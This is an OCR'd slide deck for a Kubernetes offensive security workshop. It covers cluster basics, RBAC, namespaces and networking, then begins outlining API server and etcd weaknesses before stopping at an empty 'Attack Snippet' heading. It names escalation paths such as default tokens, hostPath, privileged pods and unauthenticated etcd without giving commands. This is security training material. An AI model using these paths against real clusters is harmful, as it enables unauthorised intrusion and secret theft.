K8sploitation

Hacking Kubernetes the Fun Way

About Us:

Marcelo Ribeiro

Lead, Offensive Security Special Ops

https://www.linkedin.com/in/mribeirobr

Jeff Jordan

Pentest Lead, Product Security Office

https://www.linkedin.com/in/jjordan33

HPE Career Website: https://careers.hpe.com

Agenda

- Introduction & Context Setting (30 min)
- — Break (10 min) —
- Mapping the Kubernetes Attack Surface (50 min)
- — Break (10 min) —
- Hands-On Exploitation Labs (70 min)
- — Break (10 min) —
- Mini CTF Challenge (60 min)
- Wrap-Up & Takeaways
- Q&A

Objectives

- Elevate K8s Offense to the Main Stage
- Hands-On Kubernetes Attack Lab
- Springboard for Future K8s Security Engineers


Introduction & Context

K8s Fundamentals

MODULE 1

Why Attack Kubernetes?

- Kubernetes runs critical workloads across industries
- Misconfigurations are common in real-world clusters
- One compromised pod can lead to full cluster or cloud compromise
- Default networking and RBAC settings often lack proper isolation
- Attackers increasingly target K8s: cryptominers, APTs, ransomware



Exploit Me, Baby, One More Time: Command Injection in Kubernetes Log Query

Tomer Peled
January 24, 2025

October 15, 2024 KSPM

Three Kubernetes Security Incidents in 2024


Public-facing Kubernetes clusters at risk of takeover thanks to Ingress-Nginx flaw

How many K8s systems are sat on the internet front porch like that ... Oh, thousands, apparently

Simon Sharwood Tue 25 Mar 2025 // 03:12 UTC

Kubernetes Basics


- Orchestrates containers across multiple nodes
- API server is the central control point
- Pods = the smallest deployable unit
- Declarative config: you tell it the state, it enforces it
- Everything talks to the Kubernetes API



Control Plane + Worker Nodes


- Control Plane manages the desired state of the cluster
  - API Server is the central hub for all cluster communication
  - etcd stores all cluster data, including secrets
  - Scheduler places pods on appropriate nodes
  - Controller Manager maintains state and reacts to changes

- Worker Nodes run application workloads (pods)
  - Kubelet manages containers on each node and talks to the API
  - kube-proxy handles networking for Services inside the cluster



Kubernetes Auth Basics

- ServiceAccounts let pods authenticate to the API server
- RBAC defines what users and pods are allowed to do
- Roles/ClusterRoles list permissions (e.g. get, create, list)
- RoleBindings/ClusterRoleBindings assign those permissions to users or pods
- The default ServiceAccount is auto-mounted into every pod
- Weak RBAC + default tokens = common privilege escalation path




RBAC Privilege Escalation Flow

Weak RBAC + default token → privilege escaslation


Namespaces & Isolation

- Namespaces partition cluster resources into logical groups
- RoleBindings and NetworkPolicies are scoped per-namespace
- The default namespace is auto-used by pods without a namespace set
- Overly broad bindings in default = immediate cross-tenant risk
- Use ResourceQuotas and LimitRanges to control resource abuse


Kubernetes - Namespaces & DNS
K8s cluster
K8s Node
node
ns
default namespace
svc
pod
deploy
App1
app1.default.svc.cluster.local
ns
dev namespace
svc
pod
deploy
App1
app1.dev.svc.cluster.local
ns
qa namespace
svc
pod
deploy
App1
app1.qa.svc.cluster.local
<service-name>.<namespace-name>.svc.cluster.local


Kubernetes Networking Overview

- Flat Pod-to-Pod network by default – every pod can reach every other pod
- Services (ClusterIP, NodePort, LoadBalancer) expose workloads at different scopes
- CoreDNS provides in-cluster DNS name resolution
- CNI plugins (e.g. Calico, Flannel) implement the cluster network layer
- NetworkPolicies let you segment and isolate pods (deny-by-default approach)
- kube-proxy manages Service IPs and routes traffic on each node



Kubernetes Trust Model (and Why It Fails)

- Assumes all workloads are trusted by default
- Flat network by default — no pod-to-pod isolation
- Service accounts often over-permissioned
- Nodes inherently trust the control plane (and vice versa)
- RBAC can be complex, brittle, and rarely least-privileged
- Many clusters enable powerful features like hostPath, privileged containers



What You’ll Learn Today

- Understand Kubernetes from an attacker’s perspective
- Exploit misconfigurations in real-world K8s environments
- Practice privilege escalation and lateral movement techniques
- Abuse insecure defaults: hostPath, tokens, RBAC, capabilities
- Gain hands-on experience through guided labs and live demos
- Apply your skills in a Kubernetes CTF challenge

Before We Dive In…


- Who here has hacked a Kubernetes cluster before?
- Who has deployed or managed one in production?
- Who thinks “Pods are just containers”?
- Who’s seen a hostPath mount in the wild?
- Who’s been burned by RBAC before?

Offensive Mindset & Attack Surface Mapping


MODULE 2

API Server & etcd Attack Surface

- API Server
  - Mis-configured admission plugins (PSP, Gatekeeper) allow malicious pods
  - Unauthenticated health/readiness endpoints (/healthz/metrics)
  - Exploit Example: lax audit policy → kubectl proxy + payload injection etcd
  - Default listens on 2379/2380 without TLS/auth in many clusters
  - Snapshot/raw-get access → full cluster state & secrets dump
  - Attack Snippet:



